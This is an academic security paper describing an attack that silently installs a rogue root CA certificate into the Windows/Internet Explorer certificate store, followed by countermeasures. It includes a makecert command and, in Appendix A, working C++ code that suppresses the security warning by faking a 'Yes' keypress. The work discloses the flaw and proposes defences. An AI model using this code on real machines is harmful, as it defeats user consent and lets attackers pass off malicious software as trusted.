Installing Fake Root Keys in a PC

Adil Alsaid and Chris J. Mitchell

Information Security Group
Royal Holloway, University of London
Egham, Surrey TW20 0EX
{A.Alsaid, C.Mitchell}@rhul.ac.uk

Abstract. If a malicious party can insert a self-issued CA public key into the list of root public keys stored in a PC, then this party could potentially do considerable harm to that PC. In this paper, we present a way to achieve such an attack for the Internet Explorer web browser root key store, which avoids attracting the user's attention. A realisation of this attack is also described. Finally, countermeasures that can be deployed to prevent such an attack are outlined.

1 Introduction

As is widely known [10], most web browsers (e.g. Microsoft Internet Explorer or Netscape) have a repository of root public keys designed for use in verifying digitally signed public key certificates. These public keys are bundled with distributions of the web browser, and are used to verify certificates for applet providers [13]. Specifically, web-sites may download applets to a user PC without the PC user knowing it. Depending on the security settings selected by the PC user, these applets may be executed with or without further checks. Typically, the browser will only execute the applet if the following conditions are satisfied.

1. The applet must be digitally signed, and the signature must verify correctly.
2. The public key required to verify the signature on the applet must be contained in a (valid) public key certificate signed using a private key corresponding to one of the stored root public keys. That is, the certificate must be verifiable using a stored root key.
3. The PC owner answers 'yes' to a question along the following lines: 'Are you prepared to trust software signed by X', where X is the name in the certificate verified in the previous step.

Suppose a malicious entity generates two key pairs. One key pair is designated the CA key pair, and the other key pair is designated the software supplier key pair. The private key from the CA key pair is used to sign a certificate for the public key from the software supplier key pair, and the name of a reputable software supplier is included in this certificate. Now, if the malicious party could insert his CA public key into the list of root public keys stored in a PC, then this party could successfully sign applets (using the software supplier private

key) which will appear to a user of the PC as if they come from the reputable software supplier.

This is clearly a possible route for an attack on a PC. However, there are two obvious questions which must be answered before it is worth considering this further.

1. If an attacker is able to insert false public keys into the PC repository, why not simply insert a rogue application directly? There are two possible answers to this question. Firstly, the insertion of a false public key allows arbitrary numbers of rogue applications to be executed on a PC, at any time in the future. This means that installing a rogue root CA public key is an attack that "cascades". Secondly, a false public key is undetectable by current attack detection software, whereas a malicious application will often be detected by such software. The reason that rogue public keys are not detected by virus scanners is that there is no simple way of distinguishing between public keys which should be in the list, e.g. because they were supplied by the browser or because they have deliberately been added by the user, and those which should not.
2. If an attacker is able to insert false public keys into the PC repository, why not simply corrupt the web browser to remove the checking of downloaded applets? The answer to this is straightforward; it may be a lot simpler to insert a single false public key into a PC repository than to come up with a patch to Internet Explorer that stops the checking of applets. The latter would presumably require a sophisticated understanding of the Internet Explorer executable.

The rest of the paper is organized as follows. Section 3 discusses at a high level possible means by which a root public key can be installed into a PC. Section 4 describes in detail one practical method for installing a root public key without user intervention, which has been successfully implemented. Section 5 analyses possible countermeasures that can be deployed to prevent such an attack.

2 Related Work

The authors are not aware of any other work that addresses this exact problem. However, Levi pointed out this problem and the dangers posed by root public keys [10]. He proposed that root certificate installation should be avoided, and that access to the root certificate store should be controlled. Moreover, he recommended that users should check certificate details to make sure that every certificate is valid and genuine.

Hayes [8] discusses a practical solution enabling a CA to provide a secure in-band update of a CA X.509 v3 certificate in a user's personal security environment. In a further paper [7], Hayes discusses the vulnerability of multiple roots in web browsers and the dangers of certificate masquerading. The need for improved methods for verifying the binding of a root CA to the source of protocol messages is described.

3 Installing Root Certificates

Installing a root certificate is a straightforward process. In this paper we will limit the discussion to the Microsoft Windows 2000 operating system and the Microsoft Internet Explorer web browser [14]; other operating systems and web browsers have similar means for installing root certificates. This discussion provides the necessary background for the attack described in section 4.

Before proceeding, observe that a root public key is always stored by Internet Explorer in a special format known as a 'self-signed certificate'. This means that the public key is actually stored in an X.509 certificate, where the certificate is signed using the private key corresponding to the public key inside the certificate. Whilst such a certificate does not function like a normal certificate, i.e. it does not guarantee the binding between subject name and public key, it does guarantee that the subject of the certificate knows the private key corresponding to the public key (so called 'proof of possession', [11]). This is because the creator of the certificate must have had the private key in order to sign the certificate. In order to trust the content of the self-signed certificate, i.e. to believe the binding between the name and public key that is inherent in the certificate, one needs *a priori* to trust the owner of the public key used to verify the self-signed certificate. As a result these root public keys are typically (rather confusingly) referred to as 'root certificates' or 'X.509 root certificates' and we follow this convention in the remainder of this paper.

In the remainder of this section we therefore first consider how a root public key can be put into the X.509 root certificate format. We follow this by describing the conventional method for adding such a root certificate to the list stored by Windows. This is then followed by a general discussion of means by which this might be achieved without the PC user's knowledge or consent.

3.1 Creating a Root Certificate

Creating an X.509 root certificate [13] can be achieved using any of the freely available certificate creation tools. One such tool is makecert.exe [2] as supplied by Microsoft. Using makecert.exe, the following command will issue a self-signed root certificate and save it to a certificate file 'root.cer'. It creates a public and private key pair for digital signatures. It stores the private key in the file that was passed as part of the command line, 'root.pvk' in the case of the given example. If the file does not exist, the command creates it to store the private part of the key. Two command line arguments are of particular significance here, namely the -r and the -n options. The -r option is used to issue a self-signed root certificate and the -n option is used to specify the subject certificate name in a way that conforms to the X.509 standard.

```
makecert -r -n "CN=MyRootCA,OU=MyOrganization,O=CompanyName,
E=Emailaddress" -sv root.pvk root.cer
```

We next explore various ways in which a root certificate, e.g. created using makecert.exe, can be added to the list used by Internet Explorer.

3.2 Installing a Root Certificate Under User Control

Once a root public key has been created and inserted into a self-signed (root) certificate, double clicking on the root certificate file launches the certificate management program (the Microsoft Certificate Import Wizard) to view and install certificates. The certificate management program then displays a set of dialog boxes to allow the user to manage the root certificate installation process. In a typical scenario, a user will keep clicking 'OK' and accept the default settings for each of the dialog boxes [6].

We next consider what processes are being executed by Windows when these dialog boxes are shown. This will provide the basis for an understanding of how adding a root certificate might be achieved without user consent.

1. The user double clicks on the certificate file. Microsoft Windows then launches the certificate management program to open the certificate, (see Fig. 1).



Fig. 1. 'Installing a new certificate' dialog box

Installing the certificate can be initiated by clicking on the "Install Certificate" button, which displays a dialog box requesting the user to select a store in which to place the new certificate, see Fig. 2.

2. If the user accepts the default settings, the wizard will select the certificate store based on the type of the certificate. In the case of a root certificate, the certificate will be stored in the certificate authority (CA) store, which is located in the Windows Registry.



Fig. 2. 'Selecting the certificate store' dialog box

3. When the next button is clicked, and if the certificate type is a root certificate, a message box will be displayed warning the user and waiting for user input to complete the task. This box will ask the user for confirmation that the user wishes to add the new certificate to the root store, see Fig. 3. The message box shows the issuer name and thumbprint for the certificate, i.e. a hash-code computed as a function of the certificate. The thumbprint is shown in the message box to help the user confirm the origin of the certificate. For example, the user could obtain the correct thumbprint from the certificate issuer, and compare this with the thumbprint displayed in the message box. Normal Users, i.e. users without administrative privileges, can still install root certificates.

Fig. 3. 'Adding a root certificate' message box

3.3 Malicious Installation of a Root Certificate

A malicious third party could install a root certificate by running a special applet that inserts a self-issued root certificate into the browser's list of root CAs. However, if the malicious applet uses the certificate import wizard to achieve this, the certificate import wizard will display a message box to alert the user to the fact that a third party is trying to install a root certificate on their machine, as described in Section 3.2. The challenge is to 'silently' install the root certificate without user intervention. In the next subsection, general approaches to silent root certificate installation are discussed.

3.4 General Approach to Silent Root Certificate Installation

In order to silently install a root certificate, a malicious third party must first be able to convince the user to run a special applet that will install the root certificate. This could be achieved in a variety of ways, e.g. by a virus, a trojan horse, or simply a Java or Visual Basic script. The malicious code could use more than one approach to silently install a root certificate into a PC. We next describe two ways that the malicious code might achieve such a task.

1. **Using standard tools**
   This approach uses the standard tools, e.g. the Microsoft certificate import wizard, to install the certificate, but somehow manages to hide the 'security warning' message box. As above, a malicious third party must first convince the user to run a program that will insert the root certificate into the PC. The program can use features of the Windows operating system Graphical User Interface (GUI) to hide the 'security warning' message box and simultaneously simulate user acceptance that a new root certificate should be added to the store. This approach will be discussed in more detail in Section 4.
2. **Writing directly to the root certificate store**
   In this approach, the malicious program writes the false root certificate directly to the certificate store, i.e. the Registry in the case of Internet Explorer, without using any of the provided tools. The Registry [9] is the data repository in the Microsoft Windows environment in which most of the Windows settings and program information are kept. The Registry has a hierarchical structure analogous to the directory structure in a file system. However, instead of using folders and subfolders, it uses keys and subkeys. When a root certificate is installed, certain changes are being made to the Registry, as shown in Fig. 4. First, a subkey is created for the new certificate in the root certificates store underneath the 'Certificates' key. The value of the subkey is the Thumbprint of the newly added certificate, i.e. the subkey that starts with '4D2C41...'. Second, an entry is created under the '4D2C41...' subkey to store the certificate details, i.e. 'Blob' in the case of the example shown in Fig. 4. Finally, the subkey 'ProtectedRoots' is created underneath the 'Certificates' key, which is a binary value that needs special access control privileges to change or manipulate.



Fig. 4. Changes made to the Registry when installing a new root certificate

The authors were able to write a small program to write directly to the registry and to produce most of the keys. However, the authors were not able to reproduce the value stored in the 'ProtectedRoots' subkey. Moreover, there is access control protection on the 'ProtectedRoots' that requires a special privileged user, i.e. SYSTEM, to change the value of the key. The details of how to correctly make such modifications to the Registry is far from obvious and, as a result, it has not so far been possible to successfully implement such an attack.

4 A Practical Method for Silently Installing a Root Certificate

In this section, a practical method for silent installation of a root certificate is introduced. This method is an implementation of the first approach outlined in Section 3.4. The method relies on the Microsoft Windows Cryptographic Application Programming Interface (CryptoAPI) [3] to install a root certificate. It uses the CAPICOM, which is the Microsoft Cryptographic API with COM [1] support. It also uses features of the Microsoft Windows message system [4] to hide the 'security warning' message box. The following paragraphs describe the solution in more detail.

First, as previously, we suppose that a user executes a malicious third party program that will install the fake root certificate. In order for the malicious third party program to achieve such a task it performs the following steps.

1. The program must have access to a copy of the false root certificate. The fake root certificate can be hard coded in the program or stored in an external file or link. Makecert.exe or any other certificate creation tool could be used to create the fake root certificate, as described in Section 3.1.
2. When the program starts, it creates another running thread that monitors all windowing activities in the user's environment; we call this thread the 'monitoring thread'. The main task of the monitoring thread is to monitor all windows activities on the system until it detects the 'security warning' message box, get a 'handle' to it, and then take actions to both hide the box and provide a fake user confirmation (as described below). A more reliable

way to detect the 'security warning' message box creation event is to use Windows Hooks [5], a mechanism to intercept system events. Using Windows Hooks, obtaining the handle of the 'security warning' message box can be achieved by intercepting the window creation system message that is sent to the application when creating the 'security warning' message box.

3. After creating the monitoring thread, the program makes a CryptoAPI call to add the fake root certificate to the list of root certificates in the system. When the program executes the call to the CryptoAPI to add the new root certificate, the CryptoAPI displays a security warning message box and waits for the user to confirm the addition of the root certificate. At this moment, the monitoring thread detects the security warning message box and obtains a handle to it.
4. The monitoring thread now takes steps to immediately provide a positive user response to the message box. This is achieved by the program sending a WM_CHAR message to the message box window handle. This message contains 'Y', i.e. it simulates the effect of the user pressing 'Y' on the keyboard as a positive response to the request made by the message box. The message box will immediately disappear, and the user will probably not detect anything untoward as the box will disappear almost as soon as it appears.
5. Now, as shown in Fig. 5, the root certificate will have been added to the list of root certificates in the user's PC.



Fig. 5. 'List of root certificates' dialog box

This approach to implementing a 'silent' root key installation attack would also work for other web browsers, and/or for browsers running on other platforms. For example, we believe that a similar approach could be used to silently install a fake root public key in the root key store for the Netscape/Mozilla browser running on a Linux platform. However, the exact method of implementing such an attack is dependent on the version of the Netscape/Mozilla browser being used, as well as the graphical user interface installed on the user machine.

Code implementing the attack described above is provided in Appendix A. The code successfully performs the addition of a root certificate without user intervention or user knowledge.

5 Countermeasures

We conclude this paper by suggesting some countermeasures to the threat of installation of a fake root certificate in a user PC. As with any security issue, there are two fundamental approaches to such a problem: (pro-active) prevention and (reactive) after the-event detection. We first mention two possible preventative measures.

1. When carrying out such a security sensitive task, users should always be re-authenticated. This will eliminate the problem of a malicious third party adding a root certificate without user intervention.
2. The attack could also be prevented by restricting access to the list of root public keys to special privileged users or processes.

Whilst prevention is the ideal solution, this can only be achieved in the long-term, since it requires modifications to the Windows environment. To address the problem in the immediate future requires reactive measures which detect when a false root certificate has been added (and take steps to remove it). One approach to the problem involves producing a small tool that scans the list of root certificates for malicious third party certificates. Such a utility would need to have access to the list of 'good' root certificates. One approach would be for the utility to store the list of root certificates that comes with the browser on its first installation. The user can then run this scanning utility routinely to check for the presence of malicious third party root certificates.

A second approach is to use the Online Certificate Status Protocol (OCSP) [12] to verify the status of a certificate before using it, and only allow 'current' certificates to be used. However, a motivated attacker might set up a rogue OCSP server to engage in such a protocol and fake the status of the certificate.

A further approach is for the browser to maintain two lists of root keys. One list is for the genuine root keys that were verified by the publisher of the browser, i.e. shipped with the browser. A second list will contain root public keys that were added by the user and that were not shipped with the browser. In this scenario, when engaging in transactions that use one of the root public keys in the second list, the browser will indicate the fact that the root public key being used is not from amongst those shipped with the browser, and hence

is less reliable. As a consequence, the browser would give the user the option to stop the transaction.

Both the pro-active and reactive approaches to addressing this threat are the subject of ongoing research.

6 Conclusions

It is likely that most web browsers and operating systems are candidates for the attack discussed in this paper. Users should take special care when installing root certificates. Normal users should not be allowed to install new root certificates or make any changes to the root certificate store. Implementing such steps would eliminate most of the problems associated with a malicious third party installing a fake root certificate.

Appendix A: Code to Add a Root Certificate without User Intervention

```
#include <tchar.h> #include <atlbase.h> #include <windows.h>

#pragma warning (disable : 4192)

#import "capicom.dll" using namespace CAPICOM; HWND RootHWnd=0;

BOOL CALLBACK EnumChildProc(
    HWND hwnd,
    LPARAM lParam)
{
    char TitleBuf[255];
    GetWindowText(hwnd, TitleBuf, 255);

    // Get a handle to the Security Warning Message box
    if(!RootHWnd) {
        if((strcmp(TitleBuf,"Root Certificate Store")==0)
            // a new update changed the window's title to
            // 'Security Warning'
            || (strcmp(TitleBuf,"Security Warning")==0)){
            RootHWnd=hwnd;
            // stop enumeration
            return FALSE;
        }
    } else {
            // Already got the Security 'Warning Message Box'
            // handle, then get the handle of the Yes Button
            // and emulate user input by sending the yes message
```

```
        if(strcmp(TitleBuf,"&Yes")==0) {
            PostMessage(hwnd,WM_CHAR,'y',1);
            return FALSE;
        }
    }
    return TRUE;
}


DWORD WINAPI ThreadFunc( LPVOID lpParam ) {
    LONG lRet;
    lRet = EnumChildWindows(GetDesktopWindow(), EnumChildProc, 0);
    if(RootHWnd)
        lRet = EnumChildWindows(RootHWnd, EnumChildProc, 0);
    return 0;
}

int __cdecl _tmain (int argc, _TCHAR  * argv[]) {
    HRESULT hr = S_OK;

    CoInitialize(0);

    try
    {
        _bstr_t   bstrName = _T("Root");
        IStorePtr pIStore(__uuidof(Store));

        if (FAILED(hr = pIStore->Open(CAPICOM_CURRENT_USER_STORE,
                                bstrName,
                                CAPICOM_STORE_OPEN_READ_WRITE)))
        {
          ATLTRACE(
          _T("Error [%#x]: pIStore->Open() failed at line %d.\n")
                  , hr, __LINE__);
          throw hr;
        }
        CAPICOM::ICertificate2Ptr pICert2 = NULL;
        pICert2.CreateInstance("CAPICOM.Certificate");

        // load the fake CA to be installed from disk....
        if (hr = pICert2->Load("root.cer","",
                                CAPICOM_KEY_STORAGE_DEFAULT,
                                CAPICOM_CURRENT_USER_KEY) != 0)
            exit(1);
        else { // Load succeeded
```

```
            DWORD dwThreadId, dwThrdParam = 1;
            HANDLE hThread;

            // Create the Monitoring thread
            hThread = CreateThread(
                NULL,           // default security attributes
                0,              // use default stack size
                ThreadFunc,     // thread function
                &dwThrdParam,   // argument to thread function
                0,              // use default creation flags
                &dwThreadId);   // returns the thread identifier

           // Check the return value for success.
           if (hThread == NULL)
              MessageBox( NULL, "CreateThread failed.",
                           "main", MB_OK );
           else {
           // Thread is monitoring the windows activities...
           // Then, try to install the fake root CA
            hr=pIStore->Add(pICert2);
            CloseHandle( hThread );
           }
        }
    }
    catch (_com_error e)
    {
        hr = e.Error();
        ATLTRACE(_T("Error [%#x]: %s.\n"), hr,
            e.ErrorMessage());
    }
    catch (HRESULT hr)
    {
        ATLTRACE(_T("Error [%#x]: CAPICOM error.\n"), hr);
    }
    catch(...)
    {
        hr = CAPICOM_E_UNKNOWN;
        ATLTRACE(_T("Unknown error.\n"));
    }
    CoUninitialize();
    return (int) hr;
}
```

References

1. D. Box. *Essential COM*. Addison-Wesley, Boston, MA, 1998.
2. Microsoft Corporation. Certificate creation tool (makecert.exe), May 2004. http://msdn.microsoft.com/.
3. Microsoft Corporation. Cryptography, CryptoAPI, and CAPICOM, May 2004. http://msdn.microsoft.com/.
4. Microsoft Corporation. Messages and Message Queues, May 2004. http://msdn.microsoft.com/.
5. Dino Esposito. Windows Hooks in the .NET Framework. *MSDN Magazine*, 17(10), October 2002.
6. Peter Gutmann. A reliable, scalable general-purpose certificate store. In *16th Annual Computer Security Applications Conference, December 11-15, 2000, New Orleans, Louisiana*, pages 278–287. IEEE, 2000.
7. James M. Hayes. The problem with multiple roots in web browsers – certificate masquerading. In *IEEE 7th International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises*, pages 306–311. IEEE Computer Society, 1998.
8. James M. Hayes. Secure in-band update of trusted certificates. In *IEEE 8th International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises*, pages 168–173. IEEE Computer Society, June 1999.
9. Jerry Honeycutt. *Microsoft Windows XP Registry Guide*. Microsoft Press, Richmond, Washington, 2003.
10. Albert Levi. How secure is secure web browsing? *Communications of the ACM*, 46(7):152, July 2003.
11. C. J. Mitchell and R. Schaffelhofer. The personal PKI. In C. J. Mitchell, editor, *Security for Mobility*, chapter 3, pages 35–61. IEE, London, UK, 2004.
12. M. Myers, R. Ankney, A. Malpani, S. Galperin, and C. Adams. X.509 Internet Public Key Infrastructure Online Certificate Status Protocol — OCSP. RFC 2560, June 1999.
13. Andrew Nash, William Duane, Celia Joseph, and Derek Brink. *PKI: Implementing and Managing E-Security*. Osborne/McGraw-Hill, Berkeley, California, 2001.
14. Scott Roberts. *Programming Microsoft Internet Explorer 5*. Microsoft Press, Redmond, Washington, 1999.